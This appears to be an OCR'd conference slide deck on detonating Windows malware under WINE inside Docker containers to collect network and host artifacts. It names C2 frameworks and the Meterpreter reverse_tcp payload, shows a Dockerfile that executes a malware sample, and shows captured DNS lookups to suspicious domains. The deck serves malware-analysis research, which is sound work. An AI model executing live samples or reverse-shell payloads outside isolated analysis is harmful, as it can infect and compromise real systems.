WINE Pairing with Malware

Jared Stroud (@DLL_Cool_J)
www.archcloudlabs.com

DISCLAIMER

$> whoami

- Jobs
  - Lead Security Engineer @ The MITRE Corporation
  - Adjunct Lecturer @ The Rochester Institute of Technology

- Misc:
  - SentinelOne/VX-Underground Malware Competition Finalist
  - Helping run Battle of The Bots & Hack Fortress!
    - Come swing by the contest area!

Agenda

- What WINE is
- How WINE Works
- Why we care about WINE for Offensive/Defensive Purposes
- How you can integrate it into your workflow today

The Problem Arises from The Homelab...

- Obtain daily malware dumps from $MALWARE_PROVIDER

- I’d like to obtain network/host based artifacts without the overhead of Cuckoo/VM management
  - VM Management is a pain
  - Snapshot this, reg shot this, backups, etc…


What is WINE?

- **WINE**: **W**INE **I**s **N**ot an **E**mulator
  - *Instead of simulating internal Windows logic like a virtual machine or emulator, Wine translates Windows API calls into POSIX calls on-the-fly, eliminating the performance and memory penalties of other methods and allowing you to cleanly integrate Windows applications into your desktop.*

- WineHQ Official Website

- **Commercial Backing**
  - Valve's
  - Codeweavers

Contributions from WINE Derivatives



ws2_32: Return success for setting SO_ERROR.

Merged Paul Gofman requested to merge gofman/wine:setsockopt_e… into master

Overview 5 Commits 1 Pipelines 3 Changes 2

As analysis performed in [1] suggests, Microsoft Flight Simulator depends on that.

1. https://github.com/ValveSoftware/Proton/issues/4134#issuecomment-1314432224

👍 0 👎 0


Merge request pipeline #4247 skipped for 5925a2ee

Checking approval status

Merged by Alexandre Julliard 8 months ago

Merge details

- Changes merged into master with 5925a2ee.
- Deleted the source branch.



Updated winepulse-aux_channels patchset

```
Add a reference to proton report which this patch would help.
```


master
v8.13 ... v7.16

alesliehughes committed on Aug 18, 2022


Showing 1 changed file with 3 additions and 0 deletions.


```
3 patches/winepulse-aux_channels/definition
@@ -1 +1,4 @@
 Fixes: [52572] Support PulseAudio channels aux0 and aux1.
+
+ # Appears in a report here.
+ # Reference: https://github.com/ValveSoftware/Proton/issues/6100
```

How does it work?




How does it work?





```
/*********************************************************************
 *           GetNativeSystemInfo   (kernelbase.@)
 */
void WINAPI DECLSPEC_HOTPATCH GetNativeSystemInfo( SYSTEM_INFO *si )
{
    SYSTEM_BASIC_INFORMATION basic_info;
    SYSTEM_CPU_INFORMATION cpu_info;
```

https://github.com/wine-mirror/wine/blob/de18372065589e88d14f947897a711532cfefb9a/dlls/kernelbase/memory.c#L134




```
void GetNativeSystemInfo(
  [out] LPSYSTEM_INFO lpSystemInfo
);
```

https://learn.microsoft.com/en-us/windows/win32/api/sysinfoapi/nf-sysinfoapi-getnativesysteminfo

Academic & Open Source Research

- 2005 - Linux.com article on running Windows viruses via Wine
  - https://www.linux.com/news/running-windows-viruses-wine/
- Mixed results of execution success/failure in Academia
  - Arbitrary selection of malware samples
    - Dependent on external Windows services/resources
- Open Source projects become “abandonware”
  - zerowine - Last Updated 2013

2023 Threat Trends



Attack tool	Percentage of machines infected	Notes
Mimikatz	24.7%	Open-source post-exploitation credential-dump utility
Apteryx	14.5%	A compiled version of Mimikatz
PowerSploit suite	11.7%	Open source; out of official support since August 2020
SrpSuite	8.3%	Open-source PowerShell Suite by FuzzySecurity
Cobalt Strike	8.0%	Proprietary software, often pirated / cracked
Meterpreter	7.8%	Open-source Metasploit attack payload; commercial support available
Nishang	6.8%	Framework and scripts/payloads for use with PowerShell
TheFatRat	6.2%	Open-source Metasploit backdoor / payload automation
TurtleLoader	5.4%	Backdoor, usually seen in conjunction with Metasploit or Cobalt Strike
JMeter	5.1%	Java-based Metasploit
Juicy Potato	5.0%	Open-source BITS exploit (privilege escalation tool)
winPEAS	4.8%	Privilege-escalation and information-stealing scripts
Swrort	4.6%	Metasploit-based backdoor
Empire	4.5%	Open-source post-exploitation framework; merger of PowerShell Empire and Python EmPyre; out of official support since July 2019

https://www.sophos.com/en-us/content/security-threat-report

2023 Threat Trends

“Cobalt Strike and Metasploit continue to be the most popular C2 and post-exploitation frameworks seen in our customers’ environments.

Cobalt Strike was the highest-ranking framework, coming in at #8, followed by Metasploit ranking 14th. While they didn’t break into our top 50 for 2022, Brute Ratel, Sliver, and Mythic may continue to gain popularity as adversaries look for alternative frameworks, so they’re worth keeping an eye on.”

- *https://redcanary.com/threat-detection-report/trends/c2-frameworks/*

Frameworks Tested with WINE

Metasploit

windows/x64/meterpreter/reverse_tcp


Empire

C# Stagers

Cobalt Strike


x86/x64 Stagers

Basic Instrumenting Execution with Containers




```
FROM acl:wine
WORKDIR /opt/
COPY malware.exe .
ENTRYPOINT ["wine", "malware.exe"]
```

Basic Container Execution



```
ce        Destination  Protocol Length  Info
0.0.53    127.0.0.1    DNS          83 Standard query response 0x9c26 Server failure A li
0.0.1     127.0.0.53   DNS          83 Standard query 0x8230 AAAA license.itekgroup.com
0.0.53    127.0.0.1    DNS          83 Standard query response 0x8230 Server failure AAAA
0.0.1     127.0.0.53   DNS          83 Standard query 0x8230 AAAA license.itekgroup.com
0.0.53    127.0.0.1    DNS          83 Standard query response 0x8230 Server failure AAAA
0.0.1     127.0.0.53   DNS          83 Standard query 0xd219 A license.werewolves.su
0.0.53    127.0.0.1    DNS          83 Standard query response 0xd219 Server failure A li
0.0.1     127.0.0.53   DNS          83 Standard query 0xd219 A license.werewolves.su
0.0.53    127.0.0.1    DNS          83 Standard query response 0xd219 Server failure A li
0.0.1     127.0.0.53   DNS          83 Standard query 0xfd6c AAAA license.werewolves.su
0.0.53    127.0.0.1    DNS          83 Standard query response 0xfd6c Server failure AAAA
0.0.1     127.0.0.53   DNS          83 Standard query 0xfd6c AAAA license.werewolves.su
```


Network Artifacts



```
→  .wine ls
dosdevices  drive_c  system.reg  userdef.reg  user.reg
```


Host Artifacts

Further Scaling Execution with Containers



